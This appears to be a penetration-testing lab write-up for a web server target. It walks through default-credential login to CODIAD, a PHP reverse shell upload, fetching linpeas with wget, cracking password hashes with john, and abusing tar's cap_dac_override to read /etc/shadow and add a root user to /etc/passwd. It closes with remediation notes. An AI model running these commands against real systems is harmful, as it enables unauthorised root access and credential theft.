
Exploitation

Initial Access


Attempting to use the identified credentials `admin:admin` for the CODIAD application was successful.
This got me into the code browser for Web01-test project - is there anything I can do from here?




Because I have an interactive code editor, and I'm an administrator for Web01-Test, and seemingly have access to the /workspace directory from earlier...I test out uploading a php reverse shell.



This shows up in the workspace, once uploaded:



This yields a shell back on my listener:



Privilege Escalation

Lets start with some basics? I wanted to test out using the Linux Privilege Escalation Checker to see what it would find -

```
(autorecon)kali@kali: ~/reports/12-web01devv2/results/10.14.1.6/loot
File  Actions  Edit  View  Help
     50K .......... .......... .......... .......... .......... 12%  380K 3s
    100K .......... .......... .......... .......... .......... 18%  413K 2s
    150K .......... .......... .......... .......... .......... 24% 6.21M 2s
    200K .......... .......... .......... .......... .......... 30%  303K 2s
    250K .......... .......... .......... .......... .......... 36% 8.90M 1s
    300K .......... .......... .......... .......... .......... 42% 8.69M 1s
    350K .......... .......... .......... .......... .......... 48%  384K 1s
    400K .......... .......... .......... .......... .......... 54% 3.25M 1s
    450K .......... .......... .......... .......... .......... 60%  416K 1s
    500K .......... .......... .......... .......... .......... 66% 4.49M 0s
    550K .......... .......... .......... .......... .......... 72% 3.84M 0s
    600K .......... .......... .......... .......... .......... 78% 4.58M 0s
    650K .......... .......... .......... .......... .......... 84%  558K 0s
    700K .......... .......... .......... .......... .......... 90% 1.03M 0s
    750K .......... .......... .......... .......... .......... 96%  199K 0s
    800K .......... .......... ........                         100% 9.17M=1.4s

2023-08-21 20:11:43 (597 KB/s) - 'linpeas.sh' saved [848317/848317]

sh-4.2$
```

```
    fast_write(buf)
  File "/usr/lib/python3.11/socketserver.py", line 834, in write
    self._sock.sendall(b)
ConnectionResetError: [Errno 104] Connection reset by peer
----------------------------------------
10.14.1.6 - - [21/Aug/2023 20:11:41] "GET /linpeas.sh HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(autorecon)─(kali㉿kali)-[~/tools]
└─$
```

I was able to wget this into `/tmp`, added execute permissions, and ran it - from `/tmp`. Unfortunately it would hang at the checking for logins in the audit logs, so no dice.


From here, I decided to go back to available tools - I knew there were still config.php files kept in the directories, so maybe I could check those? checking the one from tinyfilemanager, yielded an encrypted password.

```
// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'admin' => '$2y$10$HGa8IW6W/FSeqawvJr441OKZBt1jdoAgqvZBKtfuxIzswJ2gY83JS', //
);
```

Hash-identifier couldn't determine it, but an online hash checker showed it was bcrypt. Passing this hash to john, revealed `qwerty`.

```
┌──(autorecon)─(kali㉿kali)-[~/…/12-web01devv2/results/10.14.1.6/loot]
└─$ john --format:bcrypt -wordlist:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwerty           (admin)
1g 0:00:00:00 DONE (2023-08-21 20:52) 3.846g/s 138.4p/s 138.4c/s 138.4C/s 123456..liverpool
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(autorecon)─(kali㉿kali)-[~/…/12-web01devv2/results/10.14.1.6/loot]
└─$
```

This got me into the tiny file manager portal; will this give me permissions to escalate, or is this a red herring?



After spending a while, I realized this was a red herring, and not what I was looking for. I looked back at the notes and the hints - something used for backups and compression. `tar`?

Yep, sure enough, `tar` had:

```
sh-4.2$ getcap -r /usr/bin/tar
getcap -r /usr/bin/tar
```

```
/usr/bin/tar = cap_dac_override+ep
sh-4.2$
```

I spent awhile trying to figure out what I was supposed to do this - do I get a shell? Something with suid? It didn't give me permissions directly, but clearly this was relevant. My first inclination was to get `/etc/shadow/` and try to crack it with John.

```
bash-4.2$ tar -czvf shadow.tar.gz /etc/shadow
tar -czvf shadow.tar.gz /etc/shadow
tar: Removing leading `/' from member names
/etc/shadow
bash-4.2$ ls -l
ls -l
total 840
-rwxrwxrwx 1 apache apache 848317 Aug 20 00:26 linpeas.sh
-rw-rw-rw- 1 apache apache    360 Aug 21 21:39 shadow.tar.gz
-rw-rw-rw- 1 apache apache     22 Aug 21 21:17 shell.sh
bash-4.2$ tar -xzvf shadow.tar.gz
tar -xzvf shadow.tar.gz
etc/shadow
bash-4.2$ ls -l
ls -l
total 840
drwxrwxrwx 2 apache apache     20 Aug 21 21:39 etc
-rwxrwxrwx 1 apache apache 848317 Aug 20 00:26 linpeas.sh
-rw-rw-rw- 1 apache apache    360 Aug 21 21:39 shadow.tar.gz
-rw-rw-rw- 1 apache apache     22 Aug 21 21:17 shell.sh
```

```
bash-4.2$ chmod 777 shadow
chmod 777 shadow
bash-4.2$ ls -l
ls -l
total 4
-rwxrwxrwx 1 apache apache 604 Jun 28  2022 shadow
bash-4.2$ cat shadow
cat shadow
root:$6$HbEKQFPH$5qqq6gXYJpsQpk0ZNGD1R/WClLPawMYLuL9Kn.PQE5W4grdRtoopgvgRJZs36A0a7Nwvi4L53B0yiSA.3Hq7k/:19171:0:99999:7:::
```

```
--------------------------------------------------
 HASH: $6$HbEKQFPH$5qqq6gXYJpsQpk0ZNGD1R/WClLPawMYLuL9Kn.PQE5W4grdRtoopgvgRJZs36A0a7Nwvi4L53B0yiSA.3Hq7k/

Possible Hashs:
[+] SHA-256
--------------------------------------------------
 HASH:
```

While this seems technically possible, this was still running after 30 minutes - I assumed this was not what was intended.

```
┌──(autorecon)─(kali㉿kali)-[/tmp]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:52 3.27% (ETA: 23:09:21) 0g/s 4841p/s 4841c/s 4841C/s Castro..CHAMPION1
0g 0:00:12:01 22.53% (ETA: 23:05:37) 0g/s 4760p/s 4760c/s 4760C/s syafiqhusaini96..syaazy
0g 0:00:22:45 44.43% (ETA: 23:03:30) 0g/s 4742p/s 4742c/s 4742C/s kourtkos..koumbara
0g 0:00:32:04 63.51% (ETA: 23:02:47) 0g/s 4748p/s 4748c/s 4748C/s chiemi808..chiefnhm
```

What if instead, I just inserted a user with a password of my choosing and a uid of 0 into passwd and restored it back to `/etc/passwd` with a new user in tow? Using `hacker:myhackerpass`:

```
echo hacker:$(( echo '$1$mysalt$7DTZJIc9s6z60L6aj0Sui.') 2>/dev/null):0:0::/:/bin/ba
tar -cvf passwd.tar passwd
tar -xvf passwd.tar -C /etc/
```

```
bash-4.2$ echo hacker:$(( echo '$1$mysalt$7DTZJIc9s6z60L6aj0Sui.') 2>/dev/null):0:0::/:/bin/bash >> passwd
<60L6aj0Sui.') 2>/dev/null):0:0::/:/bin/bash >> passwd
bash-4.2$ tar -cvf passwd.tar passwd
tar -cvf passwd.tar passwd
passwd
bash-4.2$ tar -xvf passwd.tar /etc/
tar -xvf passwd.tar /etc/
tar: /etc: Not found in archive
tar: Exiting with failure status due to previous errors
bash-4.2$ tar -xvf passwd.tar -C /etc/
tar -xvf passwd.tar -C /etc/
passwd
```

```
hacker:$1$mysalt$7DTZJIc9s6z60L6aj0Sui.:0:0::/:/bin/bash
bash-4.2$ su - hacker
su - hacker
Password: myhackerpass

Last login: Wed Jun 29 10:57:13 EDT 2022 on tty1
-bash-4.2# whoami
whoami
root
-bash-4.2# cat /root/key.txt
cat /root/key.txt
H7hgf2kosa72u3fnjkdg
-bash-4.2#
```

Excellent!

Identified Vulnerabilities

- CVE-2018-19423

I could not confirm the version of CODIAD, as the `version.php` had `null`, but I suspect this to be the case, as I was able to uplaod a php-reverse-shell through the editor.

- Exposed CODIAD and TinyFileManager Directories
- CAP_DAC_OVERRIDE on `/usr/bin/tar`

Remediation

The main factor(s) leading to initial access included:

- HTTP directories were exposed for traversal
- Usernames and hashed passwords were included in `/data/users.php` leading to initial access to CODIAD
- CODIAD allowed for a reverse shell to be written / uploaded, and subsequently executed through the browser.

The main factor(s) leading to privilege escalation here were:

- `tar` had `cap_dac_override` capability set which allows read/write permission on any file as root.

Remediation steps then include:

- Securing / dis-allowing directories from being served and viewable through Apache
- Not storing usernames / passwords in accessible files (sanitizing), or if necessary, using much more complicated passwords.
- Removing DAC capabilities from tar

Resources:

- https://book.hacktricks.xyz/linux-hardening/privilege-escalation/payloads-to-execute#overwriting-a-file-to-escalate-privileges
- https://steflan-security.com/linux-privilege-escalation-exploiting-capabilities/